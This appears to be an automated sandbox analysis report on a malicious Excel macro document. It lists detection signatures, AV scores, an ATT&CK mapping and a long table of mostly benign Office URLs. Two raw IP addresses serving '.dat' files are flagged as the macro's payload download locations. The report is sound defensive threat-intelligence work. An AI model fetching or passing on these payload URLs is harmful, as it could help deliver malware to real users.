ID: 403443
Sample Name: 9177284661-04302021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 06:01:34
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 9177284661-04302021.xlsm

Overview


General Information

Sample Name:	9177284661-04302021.xlsm
Analysis ID:	403443
MD5:	a8b4e37766d35b..
SHA1:	4356c14118ea90..
SHA256:	533c8713c4e10c...
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for subm...
- Document contains an embedded VB...
- Document exploit detected (UrlDown...
- Found Excel 4.0 Macro with suspicio...
- Yara detected MalDoc1
- Allocates a big amount of memory (p...
- Document contains an embedded VB...
- Document contains embedded VBA ...
- Potential document exploit detected...
- Potential document exploit detected...
- Uses a known web browser user age...

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6340 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
sheet3.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	
sharedStrings.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Networking:

Yara detected MalDoc1

System Summary:

Found malicious Excel 4.0 Macro


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 3 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 3 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Extra Window Memory Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9177284661-04302021.xlsm	39%	Virustotal		Browse
9177284661-04302021.xlsm	32%	ReversingLabs	Document-Office.Trojan.Valyria	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://45.144.31.232/44313,6048108796.dat	8%	Virustotal		Browse
http://45.144.31.232/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://185.45.193.80/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.144.31.232/44313,6048108796.dat	true	• 8%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://185.45.193.80/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://login.microsoftonline.com/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://shell.suite.office.com:1443	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://autodiscover-s.outlook.com/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://cdn.entity.	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.addins.omex.office.net/appinfo/query	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://powerlift.acompli.net	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://cortana.ai	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://api.aadrm.com/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://api.microsoftstream.com/api/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://cr.office.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://graph.ppe.windows.net	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://store.office.cn/addinstemplate	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://web.microsoftstream.com/video/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://graph.windows.net	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://dataservice.o365filtering.com/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://ncus.contentsync.	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://weather.service.msn.com/data.aspx	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://apis.live.net/v5.0/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://management.azure.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://wus2.contentsync.	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://o365auditrealtimeingestion.manage.office.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://api.office.net	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://entitlement.diagnostics.office.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
